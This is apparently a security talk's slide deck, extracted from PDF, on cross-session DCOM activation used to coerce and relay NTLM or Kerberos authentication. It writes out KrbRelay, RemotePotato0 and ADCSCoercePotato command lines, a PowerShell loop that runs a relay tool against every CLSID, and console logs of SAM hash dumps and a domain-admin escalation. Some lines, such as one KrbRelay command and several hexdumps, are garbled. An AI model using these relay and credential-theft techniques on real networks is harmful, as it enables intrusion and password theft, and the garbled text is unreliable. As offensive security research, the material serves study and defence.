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REVISITING CROSS SESSION ACTIVATION ATTACKS

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Revisiting Cross Session Activation attacks



WHOAMI



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WHAT THE HECK ARE YOU TALKING ABOUT



WHAT THE HECK

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THE MICROSOFT DOCUMENTATION

Session-to-Session Activation with a Session Moniker

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 Feedback

Session-to-session activation (also called cross-session activation) allows a client process to start (activate) a local server process on a specified session. This feature is available for applications that are configured to run in the security context of the interactive user, also known as the "RunAs Interactive User" object activation mode. For more information about security contexts, see [The Client's Security Context](#).

Distributed COM (DCOM) enables object activation on a per-session basis by using a system-supplied [Session Moniker](#). Other system-supplied monikers include [file monikers](#), [item monikers](#), generic [composite monikers](#), anti-monikers, [pointer monikers](#), and [URL monikers](#).

To be able to use the session moniker, the DCOM application must be set to run as the interactive user. This can be set by using the Component Services Administrative tool, viewing the Properties of the DCOM application, and selecting [The interactive user](#) on the [Identity](#) tab. For more information about the possible security risks associated with setting a DCOM application to run as the interactive user in a Remote Desktop Services environment, see the "Application Identity (COM)" section of the COM documentation in the Platform Software Development Kit (SDK).

<https://learn.microsoft.com/en-us/windows/win32/termserv/session-to-session-activation-with-a-session-moniker>

GETTING AN IDEA

COM Basics

- ▶ Define functionality (classes), which is accessible by different applications
 - e.G. shared functionality between processes
 - Code inside of an DLL or executable
- ▶ Unique identifier per class (CLSID)
 - Other processes just need this, no Path to the DLL/EXE

<https://learn.microsoft.com/en-us/windows/win32/com/com-class-objects-and-clsids>

GETTING AN IDEA

COM Objects

- ApplicationID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{941C53C2-D2D7-4C74-84EA-28F8F6438D4B}			
	Name	Typ	Daten
{86F80216-5DD6-4F43-953B-35EF40A35AEE}	ab (Standard)	REG_SZ	Wwan Service Toast Notification
{86F8304D-BA1F-4A7F-9CEE-2093CF663C39}	AccessPermission	REG_BINARY	01 00 04 80 5c 00 00 00 6c 00 00 00 00
{87BB326B-E4A0-4DE1-94F0-B9F41D0C6059}	ab DllSurrogate	REG_SZ	
{87df41c9-cb91-4709-849c-f8f3c7058b50}	LaunchPermission	REG_BINARY	01 00 04 80 60 00 00 00 70 00 00 00 00
{88283d7c-46f4-47d5-8fc2-db0b5cf0cb54}	ab RunAs	REG_SZ	Interactive User
{8894F2CB-5C85-4A71-800B-7B1D7CD044F2}			
{89BCC345-B9EE-4553-8955-07FCEAF6EF77}			
{8A1D4361-2C08-4700-A351-3EAA9CBFF5E4}			
{8A2F4279-5AFC-549D-B352-F32E6DBAC9DF}			

- References the Service/Executable „Name“ and defines permissions

GETTING AN IDEA

COM Objects

- CLSID - HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\

The screenshot shows two registry keys in the Windows Registry Editor:

\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{941C53C2-D2D7-4C74-84EA-28F8F6438D4B}

Name	Typ	Daten
ab (Standard)	REG_SZ	Wwan Service Toast Notification
ApplId	REG_SZ	{941C53C2-D2D7-4C74-84EA-28F8F6438D4B}

\HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{941C53C2-D2D7-4C74-84EA-28F8F6438D4B}\InProcServer32

Name	Typ	Daten
ab (Standard)	REG_SZ	C:\Windows\System32\mbaeapi.dll
ThreadingModel	REG_SZ	Both

- HKEY_CURRENT_USER - but mostly without the DLL path

CROSS SESSION ACTIVATION - HOW DOES THIS WORK?

- ▶ CLSID configured to run as Interactive User / corresponding permissions
- ▶ Use CoCreateInstance to create a COM Object for the target class
- ▶ Call QueryInterface (ISpecialSystemProperties) on the retrieved interface pointer
- ▶ Set Session ID via SetSessionId on retrieved SpecialSystemProperties
 - (Not officially documented by Microsoft)
- ▶ Call StandardGetInstanceFromIStorage on the interface pointer
 - Triggers NTLM/Kerberos authentication to an attacker defined system
 - (Not officially documented by Microsoft)

<https://project-zero.issues.chromium.org/issues/42451808>

<https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/>

<https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html>

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HISTORY OF CROSS SESSION ACTIVATION

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HISTORY OF CROSS SESSION ACTIVATION

- ▶ <https://github.com/antonioCoco/RemotePotato0> - local

```
splintercode@kali: ~
File Actions Edit View Help
x on 10.0.0.20!!
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLS
ID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening
on port 9999 ...
[*] IStorageTrigger written: 100 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC r
elay server on port 9997
[*] Connected to ntlmrelayx HTTP Server 10.0.0.20 on
port 80
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] Got NTLM type 3 AUTH message from APT0\domain_ad
min with hostname SERVER1
[+] Relaying seems successfull, check ntlmrelayx out
put!
```

```
root@kali: ~
File Actions Edit View Help
target ldap://10.0.0.10
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against ldap://10.0.0.10 as APT0\doma
in admin SUCCEED
[*] Enumerating relayed user's privileges. This may take
a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged g
roup (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User normal_user now has Replication-Get-Ch
anges-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :
)
[*] Saved restore state to aclpwn-20210806-161108.restor
e
[*] Adding user: normal_user to group Enterprise Admins
result: OK
[*] Privilege escalation succesful, shutting down...
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

HISTORY OF CROSS SESSION ACTIVATION

- <https://github.com/cube0x0/KrbRelay> - local

```
# LPE
.\KrbRelay.exe -spn ldap/dc01.hbt.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8 # LLMNR
.\KrbRelay.exe -spn ldap/dc01.hbt.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8 .\KrbRelay.exe -llmnrr -spn 'cifs/win2019.hbt.local' -secrets
```

```
# Cross-Session LDAP
# NTLM (see https://github.com/antonioCoco/RemotePotato0 for CLSIDs)
.\KrbRelay.exe -spn ldap/dc01.hbt.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cl .\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm
.\KrbRelay.exe -spn ldap/dc01.hbt.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cl .\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm - downgrade
.\KrbRelay.exe -spn ldap/dc01.hbt.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -rbcd S-
.\KrbRelay.exe -spn ldap/dc01.hbt.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -add-gro
.\KrbRelay.exe -spn ldap/dc01.hbt.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -laps
.\KrbRelay.exe -spn ldap/dc02.hbt.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -gm
.\KrbRelay.exe -spn ldap/dc02.hbt.local -session 2 -clsid 354ff91b-5e49-4bdc-a8e6-1cb6c6877182 -ssl -re
```


```
# Cross-Session HTTP
.\KrbRelay.exe -spn http/exchange.hbt.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/exchange.hbt.local -endpoint EWS/Exchange.asmx -ssl -session 2 -clsid 354ff91b
.\KrbRelay.exe -spn http/win2016.hbt.local -endpoint iisstart.htm -proxy -session 2 -clsid 354ff91b-5e4
```

```
*./KrbRelay.exe -sbs uftib\mtnsotet.mtdr.jocat.-enqboitut tisstefar.uitaw.-btooxl.-sotsses- s otsses- dteffasce pists- dteffasce pists- sbs uftib\excmusngt.mtdr.jocat.-enqboitut EM5\EXCMusngt.-jss-.-sotsses- s otsses- dteffasce pists- dteffasce pists- sbs uftib\excmusngt.mtdr.jocat.-enqboitut EM5\EXCMusngt.-jss-.-sotsses- s otsses- dteffasce pists- dteffasce pists- s- ctoos-26227-HH
```

HISTORY OF CROSS SESSION ACTIVATION

- ▶ CertifiedDCOM¹ & AdcsCoercePotato²

NTLM Relay / Remote Kerberos Relay




¹ <https://i.blackhat.com/Asia-24/Presentations/Asia-24-Ding-CertifiedDCOM-The-Privilege-Escalation-Journey-to-Domain-Admin.pdf>

² <https://decoder.cloud/2024/02/26/hello-im-your-adcs-server-and-i-want-to-authenticate-against-you/>

HISTORY OF CROSS SESSION ACTIVATION

► Silverpotato¹



¹ <https://decoder.cloud/2024/04/24/hello-im-your-domain-admin-and-i-want-to-authenticate-against-you/>

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
WHICH ARE STILL EXPLOITABLE

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WHICH ARE STILL EXPLOITABLE

- ▶ Grabbing NetNTLMv2/v1 Hashes from other logged in users
 - Try to crack them offline to get their password
- ▶ Relay NTLM/Kerberos to remote systems via SMB
- ▶ Relay NTLM/Kerberos to ADCS HTTP(S)
- ▶ Relay to MSSQL
- ▶ ~~Relay NTLM/Kerberos to LDAP~~
- ▶ ~~Silverpotato~~



WHICH ARE STILL EXPLOITABLE

- ▶ <https://github.com/antonioCoco/RemotePotato0>

```
C:\temp\potatoLand\RemotePotato0> query user
BENUTZERNAME      SITZUNGSNAME      ID STATUS LEERLAUF ANMELDEZEIT
>local\haxor          1000          2 Aktiv   1:23 10.02.2025 21:11
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 192.168.150.5 controlled, attacking target smb://192.168.150.7
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against smb://192.168.150.7 as LOCAL\HAXOR SUCCEED
[*] Target system bootKey: 0x12bbc16c1b93589c7e43069152b71c28
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
Admin:1000:aad3b435b51404eeaad3b435b51404ee:4578 :::
[*] Done dumping SAM hashes for host: 192.168.150.7
[*] Connected to 192.168.150.5:445 [192.168.150.5]
[*] Got NTLM type 3 AUTH message from local\haxor with hostname DESKTOP-VKB9I6N
[*] Relaying seems successfull, check ntlmrelayx output!
[*] Connected to 192.168.150.5:445 [192.168.150.5]
```


WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:

- ▶ <https://github.com/CICADA8-Research/RemoteKrbRelay>
- ▶ <https://github.com/decoder-it/ADCSCoercePotato>
- ▶ <https://github.com/sploutchy/impacket/blob/blob/potato/examples/potato.py>

WHICH ARE STILL EXPLOITABLE

ADCS ESC8 alternatives – DCOM trigger:

```
c:\temp\tools\Release\Release\x64> ./ADCScoercePotato.exe -m 10.140.0.109 -k 10.140.0.109 -u pparker -p '*****' -d marvel
] Connected to ntlmrelayx HTTP Server 10.140.0.109 on port 80
+] Connected to ntlmrelayx HTTP Server 127.0.0.1 on port 135
[*] NTLM Type 1
05 00 00 07 10 00 00 00 78 00 28 00 03 00 00 00 | .....x.(.....
D8 16 D0 16 D5 A8 00 00 01 00 00 00 00 00 01 00 | .....(.....
C4 FE FC 99 60 52 18 10 BB CB 00 AA 00 21 34 7A | ...R.....!4z
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 00 00 | .....]......
28 10 48 60 02 00 00 00 0A 05 00 00 00 00 00 00 | ..+H'....
AE 54 4C 4D 53 53 50 00 01 00 00 00 97 82 08 E2 | NTLMSSP.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....(.....
04 00 63 45 00 00 00 0F | .....ccE....
[*] NTLM Type 2
05 00 0C 07 10 00 00 00 26 01 E2 00 03 00 00 00 | .....8.....
D8 16 D0 16 D5 A8 00 00 04 00 31 33 35 00 00 00 | .....135.....
01 00 00 00 00 00 00 04 5D 88 8A EB 1C C9 11 | .....].....
9F E8 00 00 2B 10 48 60 02 00 00 00 0A 05 00 00 | ..+H'....
00 00 00 00 4E 54 4C 4D 53 53 50 00 02 00 00 00 | NTLMSSP.....
0C 00 0C 00 38 00 00 00 15 82 89 E2 70 E4 1F 9C | ..8.....p...
35 B4 38 48 00 00 00 00 00 00 00 00 00 0E 00 9E 00 | 5.8K.....
44 00 00 00 00 61 04 00 00 00 00 0F 4D 00 41 00 | D.....aj...M.A.
52 00 56 00 45 00 4C 00 02 00 0C 00 0D 00 41 00 | R.V.E.L....M.A.
52 00 56 00 45 00 4C 00 01 00 12 00 53 00 50 00 | R.V.E.L....S.P.
49 00 44 00 45 00 52 00 4D 00 41 00 4E 00 04 00 | I.D.E.R.M.A.N...
18 00 4D 00 41 00 52 00 56 00 45 00 4C 00 2E 00 | ..M.A.R.V.E.L...
6C 00 6F 00 63 00 61 00 6C 00 03 00 2C 00 53 00 | Local1...S.
58 00 49 00 44 00 45 00 52 00 4D 00 41 00 4E 00 | P.I.D.E.R.M.A.N.
2E 00 50 00 41 00 52 00 56 00 45 00 4C 00 2E 00 | ..M.A.R.V.E.L...
6C 00 6F 00 63 00 61 00 6C 00 05 00 18 00 4D 00 | Local1...M.
41 00 52 00 56 00 45 00 4C 00 2E 00 6C 00 6F 00 | A.R.V.E....I.O.
63 00 61 00 6C 00 07 00 00 00 81 9F 6C 5E 8C | c.a.l.....ln^.....
DB 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
[*] NTLM Type 3
05 00 10 07 10 00 00 00 EC 01 D0 01 03 00 00 00 | .....(.....
D8 16 D0 16 0A 05 00 00 00 00 00 00 4E 54 4C 4D | .....NTLM
7D 72 4E 6C 25 25 6A 5B 52 F9 01 01 00 00 00 00 | }NLM%{[R.....(.....
00 00 04 FB 5A 6F 5F 8C D8 01 71 43 79 32 09 B3 | .....Zn^...cY2.....
06 00 00 00 00 02 00 0C 00 4D 00 41 00 52 00 | m.....M.A.R.
56 00 45 00 4C 00 01 00 08 00 00 44 00 43 00 30 00 | V.E.L....D.C.0.
32 00 04 00 18 00 4D 00 41 00 52 00 56 00 45 00 | 2.....M.A.R.V.E.
4C 00 2E 00 6C 00 0F 00 63 00 61 00 6C 00 03 00 | L..l.o.c.a.l...M.
22 00 44 00 43 00 30 00 32 00 2E 00 4D 00 41 00 | ..D.C.02...M.A.
52 00 50 00 45 00 4C 00 2E 00 6C 00 6F 00 63 00 | R.V.E.L....l.o.c.
61 00 6C 00 05 00 18 00 4D 00 41 00 52 00 56 00 | a.1.....M.A.R.V.
45 00 4C 00 2E 00 6C 00 6F 00 63 00 61 00 6C 00 | E.L...l.o.c.a.l.
07 00 00 00 D4 EB 5A 6E 5E 8C DB 01 06 00 04 00 | .....Zn^.....
06 00 00 00 08 00 30 00 30 00 00 00 00 00 00 00 | .....o.0.....
00 00 00 00 00 48 00 00 86 D7 B6 3D CF 88 2D B3 | .....@.....=...|.
3E 98 88 C3 8C E9 0F AC BA 87 15 64 E9 DF 10 33 | >.....d...3
E0 32 01 3E 5F C2 78 AD 00 0A 00 10 00 00 00 00 | .2.>_X.....S.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 | ..D.C.02...M.A.
52 00 50 00 43 00 53 00 53 00 2F 00 31 00 30 00 | R.P.C.S.S./ 1.0.
2E 00 31 00 34 00 30 00 2E 00 30 00 2E 00 31 00 | ..1.4...O...0...1.
30 00 30 00 00 00 00 00 00 00 00 00 00 04 20 FF FD | ..0.9.....
C9 40 C3 13 55 4F FF 50 F1 A6 2C 15 05 00 00 | ..@..U.O.P.....
10 00 00 00 50 00 10 00 03 00 00 12 00 00 00 | ...P.....
00 00 04 00 05 98 EA 62 2A 67 CB 7D 01 00 00 00 | .....b*g.....
B1 00 00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 | .....
00 00 00 00 0A 05 00 00 00 00 00 00 01 00 00 00 | .....
E4 44 DD 7A 63 9C 7B 72 00 00 00 00 00 00 00 00 00 | .D.zc:f^r.....
] Got NTLM type 3 AUTH message from MARVELDC01$ with hostname DC01
NTLM Type 2
03 03 10 00 00 00 20 00 00 00 03 00 00 00 00 00 00 | .....(.....
07 03 02 10 00 00 00 36 00 00 00 00 02 00 00 00 00 | .....(.....
01 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 | .....p...E.....
20 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 | .....b.....
C3 10 C3 12 20 11 18 28 A1 20 1C 12 02 00 00 02 | ..%...T0%....
```


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NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

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NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- ▶ Can low privileged users also remotely trigger NetNTLMv2 hash authentications?

```
# Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

# Loop through each CLSID
foreach ($clsid in $clsids) {
    # Remove curly braces from CLSID
    $cleanClSID = $clsid -replace "[{}]", ""

    # Display progress in the console
    Write-Host "Executing command for CLSID: $cleanClSID"

    # Construct the command
    $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clSID $cleanClSID
    -session 1 -smb -console -v --smbkeyword interactive"

    # Execute the command
    Invoke-Expression $command
}

Invoke-Expression $command
% execute the command
```



- ▶ What about administrative privileges?

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ApplicationID	ApplicationName	RunAs	LaunchPrincipal	CLSIDs
{d056ebce-e7e9-4994-a5e6-de59430306c1}		Interactive User		
{AB93B6F1-BE76-4185-A488-A9001B105B94}	BDEUILauncher Class	Interactive User		
{F8E552A5-4C00-11D3-80BC-00105A653379}	CLMgr	Interactive User		{F8E552FA-4C00-11D3-80BC-00105A653379};{4A816D68-59
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}		Interactive User		
{B1445657-5A98-11d9-A4E5-00301BB132BA}	TabIps	Interactive User		
{B6A32FE6-E29D-AEAE-A608-D273E40CA34C}	Found New Hardware Wizard	Interactive User		
{63CE6D27-426A-41F9-8E51-549C1132DAE2}	PenIMC2	Interactive User		{967696C6-354C-4B5C-9CC8-BD9E1C480C77}
{953E4863-7AD1-4DAE-B2BD-108F1D57967B}	PenIMC4v2	Interactive User		{20C6F4C2-80A8-4310-A59A-1CC487334236}
{f56b7b2a-5b5a-46d8-b6f9-d927ce34b717}	sdclt	Interactive User		
{56676660-4A4D-45B0-B24E-9CF6B35E9ABF}	ShapeCollector	Interactive User		
{BBC4356A-F004-4628-A27A-E13D70412B70}	SyncHost	Interactive User		{25B25D91-69A2-47fa-A375-FDC98189A06F};{F1EFACAA-08
{E32549C4-C2B8-4BCC-90D7-0FC3511092BB}	Scan	Interactive User		{5f4baad0-4d59-4fc0-b213-783ce7a92f22};{8144B6F5-20A8
{0010890e-8789-413c-adbc-48f5b511b3af}	User Notification	Interactive User		{0010890e-8789-413c-adbc-48f5b511b3af}
{00f2b433-44e4-4d88-b2b0-2698a0a91dba}	PhotoAcqHWEEventHandler	Interactive User		{00f2b433-44e4-4d88-b2b0-2698a0a91dba}
{06C792F8-6212-4F39-BF70-E8C0AC965C23}	C:\windows\System32\UserAccountCc	Interactive User		{06C792F8-6212-4F39-BF70-E8C0AC965C23}
{0868DC9B-D9A2-4f64-9362-133CEA201299}	sppui	Interactive User		{F87B28F1-DA9A-4F35-8EC0-800EFCF26B83}
{0886da5-13ba-49d6-a6ef-d0922e502d96}	Retail Demo User COM Agent	Interactive User		
{08FC06E4-C6B5-40BE-97B0-B80F943C615B}	Proximity Sharing	Interactive User		
{1202DB60-1DAC-42C5-AED5-1ABDD432248E}	Sync Center Client	Interactive User		{1202DB60-1DAC-42C5-AED5-1ABDD432248E}
{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}	Sync Center Control	Interactive User		{1A1F4206-0688-4E7F-BE03-D82EC69DF9A5}
{276D4FD3-C41D-465F-8CA9-A82A7762DF32}	Cloud Change Wnf Monitor	Interactive User		{276D4FD3-C41D-465F-8CA9-A82A7762DF32}
{316CDED5-E4AE-4B15-9113-7055D84DCC97}	Immersive Shell	Interactive User		
{35BC523D-8BE9-496E-8257-026E8B4750FC}	TrayAppIdentityResolver	Interactive User		{561DF0D0-72EB-46F1-8D0A-5597DBBE6578}
{362cc086-4d81-4824-bbb5-666d34b3197d}	Windows Push Notification Platform	Interactive User	VORDEFINIERT\Administratoren	
{37399c92-dc3f-4b55-ae5b-811ee82398ad}	AppServiceContainerBroker	Interactive User	VORDEFINIERT\Administratoren	{37399c92-dc3f-4b55-ae5b-811ee82398ad}
{3AAE9875-AF81-4221-9B60-8656412C7812}		Interactive User		{37600FF7-470B-408F-8718-F2A7ABF0EF20}
{3eeff301f-b596-4c0b-bd92-013beafce793}		Interactive User		{3eeff301f-b596-4c0b-bd92-013beafce793}
{4545dea0-2dfc-4906-a728-6d986ba399a9}	Thumbnail Extraction Host Class	Interactive User		{4545dea0-2dfc-4906-a728-6d986ba399a9}
{45BA127D-10A8-46EA-8AB7-56EA9078943C}	Application Activation Manager	Interactive User		{45BA127D-10A8-46EA-8AB7-56EA9078943C}
{4839DDB7-58C2-48F5-8283-E1D1807D0D7D}	ShellServiceHost	Interactive User	VORDEFINIERT\Administratoren	
{515980c3-57fe-4c1e-a561-730dd256ab98}		Interactive User		{515980c3-57fe-4c1e-a561-730dd256ab98}
{536AACFB-5238-4314-B4D4-5B0A2E8B968E}	LockScreenContentServer Out of Proc	Interactive User		
{5EAD00DC-0E8B-497C-BDE8-B9153058CBEF}	Splash screen	Interactive User		{329B80EC-2230-47B8-905D-A2DCF5171C6F}
{6295DF2D-35EE-11D1-8707-00C04FD93327}	Sync Center (Private)	Interactive User		{6295DF2D-35EE-11D1-8707-00C04FD93327}

<https://github.com/CICADA8-Research/COMThanasia/tree/main/PermissionHunter/PermissionHunter>

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- ▶ What about relaying incoming RPC authentication?



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From Michael Zhmaylo (MzHmO)

[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: d6b0d1eb-456e-40ff-a3e3-f393c74b85db
[?] Trying to trigger authentication from session 2
[*] apReq: 608206b706092a864886f712010
[+] Let's relay to SMB
